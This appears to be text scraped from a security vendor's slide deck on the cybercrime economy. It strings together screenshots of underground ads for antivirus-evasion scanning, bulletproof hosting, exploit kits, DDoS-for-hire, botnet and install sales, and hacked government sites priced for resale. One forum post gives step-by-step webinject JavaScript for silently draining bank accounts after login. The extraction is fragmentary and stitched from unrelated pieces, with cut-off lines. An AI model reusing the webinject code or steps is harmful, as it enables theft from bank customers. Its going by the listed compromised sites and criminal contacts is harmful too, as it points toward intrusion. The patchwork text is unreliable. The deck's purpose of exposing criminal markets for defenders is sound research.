<p>Malware reviews Botnets, exploit kits, trojans, viruses and other malicious softwares. Reverse engineering and analysis.</p> <p>Moderators: null, none</p>	759 Posts	113 Topics
<p>Malicious downloads</p>	45 Posts	

Кабинет пользователя

Логин

Sign In



Home About Login Register Contact Us AV version

Home

Login

Password

[Login](#)

This service is about to help you in anonymous check of different anti-virus system. This check will be made by numbers of anti-virus system and no reports will be send to developers of this anti-virus system. You can be fully sure that your files will not be send to anti-virus databases. (more ...)

We in base have 33 antiviruses: Solo, McAfee, BitDefender, Panda, F-Prot, Avast, VirusBlokAda, ClamAV, Kaspersky, Vexira, Norton, DrWeb, AVG, ESET NOD32, G DATA, Quick Heal, A-Squared, KARUS, Microsoft Security Essentials Antiviruses, Norman, AntiVir (Avira), Sophos, Rising, ArcaVir, COMODO, F-Secure, Webroot, VirusBuster, eTrust, Trend Micro, AvnLab V3 Internet Security.

Domain check on presence in black list: Zeus domain blacklist, Zeus IP blacklist, Zeus Tracker, MalwareDomainList (MDL), Google Safe Browsing (Firefox), PhishTank (Opera, WOT, Yahoo! Mail), IpHosts, SPAMHAUS SBL, SPAMHAUS PBL, SPAMHAUS XBL, MalwareUrl, SmartScreen (IE/ES malware & phishing Web site), Norton Safe Web, Panda Antivirus 2010, (Firefox Phishing and Malware Protection), SpamCop.net and RFC-Ignorant.Org.

News

2011-03-04 - Add Domain/IP/Url check in SpyEyeTracker Anti-Phishing database

2011-03-01 - We now support iHerbReserve.com payment. plz contact support

Price list

Service	Price	Notes
Per month	\$ 25.00	Maximum of two flux
Per day	\$ 3.00	Maximum one thread
For checking	\$ 0.15	
Referrals	10%	
+1 Parralel check	5 \$ / month	!! Contact support!!
> Than 150K checks / month	Sty can ask for additional payment	Depending on check types and our system load

**ТРЕБУЮТСЯ КРИПТОРЫ
с постоянной поддержкой**

Работаем с 11 до 22 МСК
КРИПТ СЕРВИС
ICO 7862542



Palevo.biz

Palevo.biz – это сервис анонимной проверки ваших файлов антивирусами.
 Главные отличия Palevo.biz от аналогов – это:

- самые низкие цены на рынке
- максимальная скорость сканирования
- полная анонимность. Вы можете быть полностью уверены в том, что ваши файлы не попадут в антивирусные базы из-за сканирования
- удобный вывод результатов и высокий уровень конфиденциальности
- подробная статистика всех событий
- мгновенное обновление АБ, для большинства в режиме реального времени
- поддержка ручного сканирования (файлов, ссылок на файлы и выдачи ссылок), автосканирования по планировщику и проверок в режиме удаленного администратора

На сервисе самые низкие цены на рынке: 0,12\$ за одноразовую проверку (6 центов за файл) и 20\$ за полный безлимит на месяц

В отличие от других чекеров, мы нигде не отсылаем отчеты и не реверсим ваши файлы. У всех версий антивирусов оплачены отчеты MicrosoftSpyNet, ESET ThreatSense.Net Early Warning System, Kaspersky Security Network и т.д.

Подробная статистика всех событий: начиная от вывода статистики по пополнению до времени и стоимости каждого проведенного сканирования, реферальными отчислениями

При проверке архива (все популярные типы архивов) результат будет выдан для каждого файла внутри

Реферальные отчисления 15%

планировщик для автоматического сканирования файлов по расписанию можно запускать как для файлов, так и для ссылок и проверок ссылок, получая каждый час(23:45)12/24 отчеты на e-mail/ICQ

The service lowest prices on the market: \$0.12 for one-time validation (6 cents per file) and \$ 20 per month for full-NL

One

Безлимитное число проверок файлов

Безлимитная проверка выдачи ссылок

до 5 файлов в архиве за один скан*

\$0.12*

* – 2 файла(по \$0.06) или выдачи ссылок

Platinum

Безлимитное число проверок файлов

Безлимитная проверка выдачи ссылок

до 5 файлов в архиве за один скан

\$20

30 дней безлимитных проверок

22-01-2011

FreeZS
Senior Member

ATS (webinjects)

It is very easy, just some people think too hard, I am writing this small tutorial for showing to AV eng idea. This will only work on transactions without TAN.

For (m)TAN there r other tricks.

But the basic is:

Step 1: Kill all frame checking scripts on the page

Step 2: inject hidden iframe with the "transfer page" to the first page (welcome page) after login

Step 3: In the transfer page URL inject code like

```
Code:
<script>
    xmlhttp=new XMLHttpRequest("Microsoft.XMLHTTP");
    xmlhttp.onreadystatechange=function(){
        if (xmlhttp.readyState==4 && xmlhttp.status==200)
        {
            var grab = xmlhttp.responseText.between(string_before, string_after);
            grab = grab.replace(/s/g,"").replace(/x0D/g,"").replace(/x0A/g,"");
            grab = Math.floor(parseFloat(grab.replace(k_delimiter, "")));
            if(!isNaN(grab) && grab >= min_amount)
            {
                grab = Math.floor(grab/100*percentage);
                /*
                Something like:
                document.shitform.acoco.value="102909102901";
                document.shitform.amout.value=grab+".00";
                document.shitform.submit();
                */
            }
        }
    }
    xmlhttp.open("GET",url_limit_info,true);
    xmlhttp.send();
</script>
do the shit():
</SCRIPT>
```

Step 4: After that is done. It is all to your own choices 🙄

TIPs:

- * It is easy to make the transaction details (the info where it get send) dynamic with injecting / requesting remote files
- * It is possible to "FREEZE" the amout but you need a database that stores the amout before transaction
- * A noticer that sends the transaction info too remote page
- * Some websites uses referer check but it is easy to bypass that by finding the page and inject the code into it.

I am drunk I go sleep 🙄

Join Date: Apr 2010
Posts: 153



YouTube Search Browse Mo

how to make a botnet 2

MrMotherFuker 29 videos

0:21 / 4:53 360p

Like Add to Share

5,963

Uploaded by MrMotherFuker on Jan 24, 2010


how to make your own botnet part 2
Here are some links to different types of bots.
these are source code and are not dangerous.
theses are however how you are to make a botnet.

4 likes, 5 dislikes
Artist: Groove Cutter
Buy "My Shooter (Dub)" on: eMusic, iTunes, AmazonMP3

Dragon BulletProof Server

Quick Contact
icq:649922033

\$150/month
Pack 1 Q9300--\$140 First Month




Server Features

- CPU Intel Core2Quad Q9300
- RAM:4G DDR3
- HDD:500G SATA II
- LAN:100Mbps Shared
- Guaranteed speed:15Mbps
- Unlimited Bandwidth!!
- OS:Win 2003
- Setup 0-24 hours

Sign Up


\$145/month
Sold Out!!!



Server Features

- Intel Core2Quad

\$140/month
Sold Out!!!



Server Features

- CPU: Intel Core2Duo E7400

Why choose our Dedicated Servers?

- 100% Bullet Proof!!!
- Unlimited Bandwith!!!
- No spam complaints!!!
- Free OS re-install!!!
- No Extra Fee for Win 2008

RPRODUCTS


- ▶ [Best Selected Email List](#)
- ▶ [Country Sorted Email List](#)
- ▶ [Special Interest Email List](#)
- ▶ [Customized Email List](#)
- ▶ [Bulletproof Email Hosting](#)
- ▶ [Bulletproof Web Hosting](#)
- ▶ [Bulletproof Email Server](#)
- ▶ [Bulletproof Domain Name](#)
- ▶ [Bulletproof Email Account](#)
- ▶ [Email Marketing Services](#)
- ▶ [Email Marketing Software](#)

Keywords


Bulletproof Web Hosting

[Home - Bulletproof Web Hosting](#)

Results 1 - 2 of 2



Standard BulletProof Web Hosting
\$299.00USD



Advanced BulletProof Web Hosting
\$399.00USD

More Products on Next Page:

Results 1 - 2 of 2 Result Pages: 1 of 1 ▼

- **Targeted service offerings**
 - Catering exclusively to cyber criminals

VIP - Package
Servers in different countries.
20 Domains
20 GB HDD (hard disk)
250 GB Bandwith (traffic)
On the server, no more than 5 clients.
The rest is almost unlim.
Resistant domain in the kit.
Double OpenVPN access included.
Package price 199 \$ / mo

The new rule placement in China:
- Prohibited any hints of pornography, including erotic.
For violation of this rule account is deleted without any compensation, the server is canceled without any compensation.

Welcome!
 Happy to provide the best service to place on the Internet resources of non-standard content.
 * Dedicated
 * VPS / VDS
 * Virtual - Hosting
 * Domains

- 3 years of excellent job on the market
 - Over 1000 clients attest to the excellent quality of our service
 - Operational solutions to any issues
 - Quality and fast technical support

Bulletproof mail server for any purpose * in the DC-X in Asia, Europe, Latin America, etc.
 * Clarify individually.

Legal and semi servers in DC - x United States, Luxembourg, Russia, Czech Republic, Netherlands, etc.
 There are good options for VPN in DC.
 There is a server for WEB - spam.
 Excellent configs channels

Virtual - hosting special for you:
 - Control Panel: Direct Admin;
 - Unlimited traffic;
 - Supporting technologies: PHP 5, MySQL 5, Perl / CGI, SSL, SMTP, SpamAssassin, Cron Jobs & etc.;
 - Operational adding ext. modules on request;
 - Daily backup of data to a remote server;
 - Full anonymity and privacy of your projects;
 - Technical Support;
 - Individual approach to each client;
 - The search for optimal solutions;

!) VIP:
 For logs, exploits, botnets, trojans, loaders, TDS & etc.
 is forbidden to: spam, scam, CP, Phishing, Fake, & etc.

Elite VPN Service ver.3

Главная Зачем мне VPN Настройка Проверка FAQ WEB-Мастерам Цены

Username:

Password:

Регистрация Забыли пароль?

Поддержка
 ID: ENG РУС

ICQ: 100720
 jabber: support@vpn-service.us

Интернет Security Provider

Рекомендации по настройке Quad VPN

Quad VPN - работает на основе демона соединяющего отдельно взятый VPN сервер со всеми остальными серверами одновременно. Каждый VPN сервер может одновременно быть как сервером входа, сервером выхода, так и транзитным сервером. Таким образом, образуется глобальная сеть серверов, путь трафика в которой отследить невозможно.

PPTP OpenVPN

Тип доступа: OpenVPN PPTP

Тип маршрута:

Маршрут: → → →

Остаток средств: 3592,84.

Elite VPN Service - Гарант Вашей Безопасности!

Тур по системе узнайте больше о новых возможностях и преимуществах

Все Ваши действия в интернете защищены, как при использовании интернет провайдеров, так при использовании VPN сервисов.

Our servers

Localization of servers by country, as well as testing services

USA	England
Canada	Malaysia
Switzerland	Luxembourg
Netherlands	Germany
Russia	

Quad VPN

1. Создавайте любые связи VPN серверов.
2. Вы сами выбираете количество и порядок серверов в маршруте.
3. Максимальная безопасность и анонимность.

Under surveillance?

We'll help you to break the limits...

 **DoubleVPN.com**

Без компромиссов...



Clients
Login

Login:

Password:

Our Partners



Short about Main

Welcome to the site of service DoubleVPN.com!

DoubleVPN.com — is one of the most open VPN services. We do You get exactly for what you pay — anonymity and security. You the high quality of our service.

 We have no data which can compromise our clients.

We don't log any clients' activities on our servers. That may stop any of our servers for you to be convinced of your security.

Plans
Multy Double VPN



[a chain of two servers with possibility to change the outgoing server time]

	7 days	15 days	30 days	60 days	90 days	180 days
IT-DE, NL, US, UK, IN	17.5\$	26\$	34,5\$	66,5\$	98,5\$	188,5\$
NL-DE, IT, US, UK, IN	17\$	25.5\$	33,5\$	64,5\$	96\$	184\$
DE-NL, IT, US, UK, IN	17\$	25.5\$	33,5\$	64,5\$	96\$	184\$
US-NL, IT, DE, UK, IN	17\$	25.5\$	33,5\$	64,5\$	96\$	184\$
UK-NL, IT, DE, US, IN	17\$	25.5\$	33,5\$	64,5\$	96\$	184\$
IN-NL, IT, DE, UK, US	19\$	29\$	38,5\$	72,5\$	110,5\$	212,5\$
FULL MULTI PACK	24\$	37\$	52\$	98,5\$	147\$	296\$

 Italy  Germany  Netherlands  Great Britain  USA  India

 **DoubleVPN.com**

Без компромиссов...

Форум

Отзывы

Страница | Календарь | Опции форума | Навигация

Регистр

↑ Форум

Внимание!

Без регистрации Вы не можете видеть ссылки, и некоторые материалы, поэтому рекомендуем зарегистрироваться. Если у вас проблемы с регистрацией, свяжитесь с администрацией форума через ICQ: 755-244 или 3D: support@doublevpn.com

Форум проекта DoubleVPN.com

Добро пожаловать на Форум проекта DoubleVPN.com.

Информационный раздел

Последние сообщения




О проекте DoubleVPN.com (1 Программист)
Новости, акции, конкурсы, Ваши вопросы и предложения, объективная критика, словом все, что непосредственно касается жизни проекта.

Тем: 7
Сообщений: 72
Акции и Конкурсы от system 30.04.2011, 19:39

Тем: 1
Сообщений: 1
Сколько правды в инфо от system 15.02.2011, 13:35

Тем: 15
Не работает утилита tra

- **Foreign language support**
 - Crime specific



Good afternoon, ladies and gentlemen crooks!

You salute Aproove Call Service!

We have long been on the market proring and many clients working with us for years.

We offer services for proring languages of Europe in various areas, namely:

Drop, shops, banks, casino, postal service, billing, ebay, pp etc, as well as dating proring.

Currently proring possible in the following languages:

EN English
DE German
FR French
ESP Spanish
Italian IT

In test mode, APPEARED ON proring

- Dutch / Flemish
- Serbian
- Polish
- Romanian
- Hebrew

Flowm, TEST)

For each language represented male and female voices

all operators with extensive experience, we make one or two thousand calls.

our Rates

sp, shops, banks, etc kazi 10 WMZ
ing 14 WMZ (For newly arrived customers. For the old people of all remains as before)

also possible manufacturer skype in numbers in different countries

are discounts and bonuses!

ing a professional translation from and into different languages at a very tasty price!

- **Eleonore Exp v1.6.2**
- **Pricing**
 - Package: \$2000
 - Updates: \$100
 - Rebuild for new IP: \$50
- **Special pricing**
 - Subacc Edition: \$2500
 - Rental Edition: \$3000



Operation Systems:	Traffic:	Leads:	Percent:
Windows XP	11871	7111	25.34
Windows 7	11734	1017	20.39
Windows Vista	25011	4088	24.24
Windows 2000	371	43	14.8
Windows 1000	141	25	25.49
Unknown OS (1)	138	1	6.72
Windows CE	47	0	0
Windows 98	29	1	20.50
Solaris	12	0	0
Mac OS	4	0	0
Windows ME	3	0	0
NetBSD	1	0	0
Windows NT 4	1	0	0
Linux	1	0	0

Exploit Pack Diversity



- Full capability portals
- Multiple exploits
 - Multi-platform & app

In property:


Annual license: \$ 1500
 Half-year license: \$ 1000
 3-month license: \$ 700

Update cryptor \$ 50
 Changing domain \$ 20 multidomain \$ 200 to license.
 During the term of the license all the updates are free.

Rent on our server:

1 week (7 full days): \$ 200
 2 weeks (14 full days): \$ 300
 3 weeks (21 full day): \$ 400
 4 weeks (31 full day): \$ 500
 24-hour test: \$ 50

• There is restriction on the volume of incoming traffic



Black hole II | СТАТИСТИКА | ПОТОКИ | ФАЙЛЫ | БЕЗОПАСНОСТЬ

Начало: Концов: Применить Автообновление

СТАТИСТИКА

ЗА ВСЬ ПЕРИОД **10.32%** ПРОСБЫ

13289 хиты | 11506 хосты | 1187 загрузки

ЗА СЕГОДНЯ **11.55%** ПРОСБЫ

3013 хиты | 2760 хосты | 300 загрузки

ПОТОКИ

ПОТОК	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
DENIS	13285	11505	1187	10.32
default	4	3	1	0.00

ЭКСПЛ

Javi	584	49.20
Javi SMB	460	38.75
PDF	108	9.10
Javi DES	29	2.44
NDAC	6	0.51

СТРАНЫ

СТРАНА	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
United States	12417	10981	1119	10.19
Brazil	154	101	9	8.91
India	63	35	4	11.43
Japan	47	9	3	33.33
Mexico	37	28	0	0.00

ToxaXacker ◉
Junior Member

DDOS SERVICE/DDOS сервис от 50\$/сутки

DDos Service

Tired of your competitors?
Tired of your enemies?

We'll help you, make no mistake!
New ddos service with round the clock customer support.

Work:
Support
24 hours 7 days a week.
Always answer all your questions.

10-03-2011

ToxaXacker ◉
Junior Member

u attack with 20k++ ???

Online 15k (Day). Evening of 4-5k

Cost:
wmz = 1 hour
wmz = day

Cost:
wmz = 1 hour
wmz = day

Accept:
webmoney

Contact:
icq# 4691951

Checks passed:

ft.ru/showthread.php?t=13451
ru/index.php?showtopic=4
hread.php?p=37848#pos
wthread.php?p=25444#

http://www.proxy-base.org/f31/k_vash...html#p

DDos сервис/DDos услуги/DDos атака

donaldo ◉

Прозвонки

Группа: Пользователи
Сообщений: 10
Регистрация: 28 Февраль 11

Отправлено: 28 Февраль 2011 - 19:13

- we attack**
- 1) competitors
 - 2) political sites
 - 3) social network
 - 4) sites with anti ddos
 - Five) attack on the port

FOR CLIENTS PLEASE READ CAREFULLY

do not work with the mediators
work strictly under the protection (code)
do a free test (10 min) when the money is under the protection of
without protection is not working

accept payment
webmoney
webmoney (prepaid cards wmz wmr wmu)
Yandex Money
Yandex money (cards)

СБСЗ
icq- 605592847

Characteristics of a botnet:

- Samopisny bot.
- Day Online (from 12-00 to 24-00): ~ 9000
- Night line (from 24-00 to 12-00): ~ 6000

WebMoney: BL 25

Scheme: Test* - Payment - Implementation

* Test without pay under the protection code for regular customers, since the Internet a lot baryg that throw people for our tests.
After the test, pay for your order under the protection code and here is talking about the code. After that, I take the patronage and fulfill orders.

Price:

- 3 hours - \$ 15
- 6 hours - \$ 25
- 12 hours - \$ 30
- 24 hours - from \$ 40

Tests were carried out on (sorry admins):

- 1) Cy-Pr.Com - After 2 minutes, the site shows "502 Bad Gateway", and 10 completely fell
- 2) 4Dle.Ru - 25 seconds and the site died
- 3) Wapos.Ru - 6 minutes and nginx gave 502 error



Selling Botnet [sell](#) [Download](#)

Urist

Passerby
Group: Members
Posts: 1
Joined: March 25, 1911

Posted on March 25, 2011 - 8:01

Written by ACME
2k bots
40% of the network is kept standard
botnet fresh.
Price: \$ 200

Working through the guarantor.
Have feedback.
Pay only LR or Alpha.

Botnets can be configured for DDoS, and for the bays and loadov.

ICQ: 394-867-702

Uploaded by:

Do download the USA, AU, DE, IT, UK, RU and the CIS.

Prices for 1000 Uploaded by:

USA - \$ 100
AU - \$ 83
DE - \$ 120
IT - \$ 70
UK - \$ 88
RU - \$ 50
CIS countries - \$ 60

Your software, respectively.
Upload all come with a private boat.
Prefer to pay for LR (Lyberti Reserve).
As an assurance reviews.

ICQ: 394-867-702

Subject: Buy Private botnet!

05/09/2011 17:27

T1One
MC-005 3.0
Register : 02.05.2011
Posts : 3
Sold (a) thank you : 0
Thanked 0 time (s)
in 0 Posts

Reputation: 0

Selling private botnet!

[B] Sell private botnet G-bot host + almost yuzamy encryption bot
in admin 1.2 companies.
3.7k wmr or poison. (\$ 120)
Transaction through a guarantee inatattak! Or k0d!
Skype: misha.tretyak

Last edited T1One: Yesterday at 19:27


- **Build-to-sell models**
 - Public forum postings
 - Private forum requests
 - Mediators to facilitate transfers

- **Compromised systems**
 - Hacked “manually”
 - Hacked via Googledorks
 - Backdoor delivery
- **Campaigns**
 - “Opportunistic” delivery
 - Sifting of victim inventory
 - Specialized sale of notable systems



Site	Details	Level of Control	Traffic	Price
http://mei.org/	The United States - Michigan auxiliary (MEI)	Full SiteAdmin Control/SSH Root access	4240	\$99
http://ge-mi.it/	ARMY Forces of Republic of Albania	Full SiteAdmin Control + High value informations	unknown	\$499
http://www.squad.army.mil/	State Carolina National Guard	MySQL, root access + High value informations	unknown	\$499
http://www.army.mil/	The United States Army (CCDR)	Full SiteAdmin Control/SSH Root access	unknown	\$499
http://www.fda.gov/	The Department of defense pharmaceuticals Center	Full SiteAdmin Control/Root access, High value informations	unknown	\$299
http://www.standards.edu.au/	Standards School Group	Full SiteAdmin Control	5300	\$11
http://www.edu.in/	Engineering University	Full SiteAdmin Control	unknown	\$55
http://www.nnu.edu.tw/	National Chengchi University	Students/Exams user/pass and full admin access	96983	\$99
http://www.tnc.edu.tw/	Tainan City East Special Education Resource Center	Full SiteAdmin Control	74189	\$99
http://spartanec.gov.it/	Italian Official Government Website	Full SiteAdmin Control	292942	\$99
http://www.milinnapoli.gov.it/	Italian State Don Lorenzo Milani	Full SiteAdmin Control	292942	\$99
http://ingressi.gov.it/	Official Italian gov website	Full SiteAdmin Control	292942	\$99
http://www.milinnapoli.gov.it/	Official Italian gov website	Full SiteAdmin Control	292942	\$99
http://www.milinnapoli.gov.it/	Official Italian gov website	Full SiteAdmin Control	292942	\$99
http://www.utah.gov/	American State of Utah Official Website	Full SiteAdmin Control	173148	\$99
http://www.uscb.edu/	University of South Carolina Beaufort	Full SiteAdmin Control	1112	\$99
http://www.michigan.gov/	American State of Michigan Official Website	MySQL, root access/valuable information	208070	\$99

- Daily updated -
[Click here to view the entire list of bot infected sites.](#)



60-70% From income

3-5% With Referral

Standard Conditions

Our advantages:

- Best internet money transfer solution
- Instant payment
- Simple registration
- Individual approach
- 24/7 support
- 24/7 technical support
- 24/7 technical support

Standard conditions:

- You get 60% of the total income instantly
- You get 3% of the income per payment instant
- Money payments of 100000 per month, 24/7 around the clock
- Over 100000 payment countries: Switzerland, Spain, East Europe, Singapore, Pacific and others
- 24/7 technical support, 24/7 technical support, 24/7 technical support
- 24/7 technical support

- dognamefors.com
- 204.12.213.147
- Andrew Hughes ()
 Fax:
 Meiningen Strasse 23
 Niederbronnbach, 55767
 Germany
- Andrew Hughes (andrew.hughes471@coxmail.com)
 +1.6787923480
 Fax:
 Meiningen Strasse 23
 Niederbronnbach, 55767
 Germany
- Andrew Hughes (andrew.hughes471@coxmail.com)
 +1.6787923480
 Fax:
 Meiningen Strasse 23
 Niederbronnbach, 55767
 Germany
- ns1.everydns.net
 ns2.everydns.net
 ns3.everydns.net
 ns4.everydns.net
- Creation date: 13 Jul 2009 13:12:07
 Expiration date: 13 Jul 2010 13:12:07
- Google Page Rank: Unlink
 Alexa Traffic Rank: 1213
- Created: 13 Jul 2009 13:12:07
 Expires: 13 Jul 2010 13:12:07
 Source: whois.enom.com

	Tier 1	Tier 2	Tier 3
	\$0.75	\$0.40	\$0.10
	\$1.00	\$0.53	\$0.16
	\$1.13	\$0.59	\$0.18
	\$1.21	\$0.63	\$0.19
	\$1.29	\$0.67	\$0.21
	\$1.37	\$0.71	\$0.22
	\$1.45	\$0.75	\$0.24

Kingdom
nary, twetherlands
d, Italy, New Zealand, Norway,

Distributed TDL3 variants

DAMBALLA

Take Back Command-and-Control

Full Service PPI



The navigation menu includes buttons for 'Statistic', 'Links', and 'Rates'. The 'Rates' section lists exchange rates for various countries:

Country	Rate
US	160\$
CA	100\$
AU	140\$
GB	140\$
Asia (TW, TH, IN, HK, ID, KP, KR, SG, PH, MY, VN)	85\$
Europe (KES, FR, GR, IE, IT, MC, NL, NO, PT, SE, NZ)	50\$
Other	20\$

Five character icons representing different service features:

- An individual approach to everyone
- Guaranteed weekly payouts
- Round the clock support
- Detailed statistics
- User friendly software

01-29-2011 10:48 AM

GangstaSup
Newbie

Can buy all yours installs! Gangstabucks.

<http://2.gangstabucks.com> - link to registration.

New affiliate! We are ready to buy any amount of your installs at high prices.

